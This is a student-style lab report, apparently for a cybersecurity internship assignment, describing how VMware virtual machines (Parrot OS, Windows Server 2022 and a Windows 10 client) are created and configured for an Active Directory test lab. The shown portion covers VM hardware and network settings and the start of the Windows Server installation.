Question 1: Virtualization and Vulnerability Assessment

You have secured an internship role as a Cybersecurity Analyst with a Managed Security Service Provider (MSSP) that delivers Security-as-a-Service solutions to financial institutions, fintech companies, and SMEs across Africa and Europe.

Your supervisor has assigned you a task.

Your Task

Set up a virtualized lab environment using any Hyper-V of your choice, i.e, VirtualBox/VMware/UTM, etc.

Your lab should include:

1. Kali Linux or Parrot Linux Machine,
2. Windows Server, and
3. Windows client.

Network these machines, and configure the Windows Server as a Domain Controller (Active Directory + DNS), join the Windows client to the domain, and demonstrate how Kali can be used to test the security of the domain (e.g., password attacks, enumeration).

REPORT


Description: This project shows the virtualization of three computers (which are Windows Server 2022, Windows 10 Client, Parrot OS) networked together to show how virtual machines communicate and how to set up Windows Server to act as a Domain Controller (corp.local) and create users to join the domain through the Windows 10 client and finally the Parrot OS is used to carry service enumeration and Password attacks

TOOLS USED:


- VMware Workstation
- Parrot OS
- Windows 10 Client
- Windows Server 2022
- Snipping Tool


Tools Used	**Description**
VMware Workstation	This acts as the hypervisor used to simulate this lab
Parrot OS	This was used to act as the attacker in this lab to carry out the password attacks and enumeration
Windows Server 2022	This was used to create the domain, create an Active Directory that stores users who created and groups that users belong to, and it acted as the DNS server in this lab
Windows 10 client	This was used as the device used by the users to join the domain (corp.local) created in the Windows Server
Snipping local	This was used to take various vital screenshots that are shown in this report.

VMware Workstation Dashboard




This is the VMware Workstation PRO 2017 dashboard for installing virtual machines, such as Parrot OS, Kali Linux OS, Windows Server, Ubuntu, and many others. To continue with the installation, I clicked on the *`Create a New Virtual Machine`* icon and then chose between Typical installation and Custom installation, and we chose *`Custom installation`* to have control of our installation.







The screenshots here show the process after following the installation wizard to set up our Virtual Machines. I chose *"I will install the operating system later"* to be able to edit some settings later, and not jump to booting the device immediately.




In the Firmtype, the *"BIOS"* was selected in the process rather than the UEFI due to the Secure Boot requirement, as it complicates the installation of Windows Server and Windows 10 Client.




The Processor configuration was specified as `Number of Processors: 1` and `Number of Cores per processor:2` to make the `Total processor cores: 2`. It was largely changed when carrying out the lab to ensure effective and efficient resource management, but was kept as this for installation and the Memory of the virtual machine as `2048 MB` which is equivalent to `2GB RAM`, it was largely modified during the lab.




For the network type, the `"Use network address translation(NAT)"` was selected to allow the Virtual Machine to get internet access from the host machine for updates, but this was changed to `"host-only networking"` to isolate the Virtual Machine from production networks during the lab. For I/O controller types, the `"Paravirtualized SCSI"` was chosen. The I/O controller determines how the virtual hardware communicates with the virtual disk.




And the Disk type is chosen as "`SCSI`" due to the previous command, and this determines the type of virtual disk, and the installation wizard went on to complete the process and got the virtual machines ready to run.







The Windows server interface on the VMware Dashboard snippet is above. And below shows the addition of iso file and the change of the SCSI node.




INSTALLATION OF WINDOWS SERVER 2022

The next set of snippets shows the installation wizard of the Windows server, and the "`desktop experience`" was chosen to give a GUI to work with, and the installation wizard runs the process.




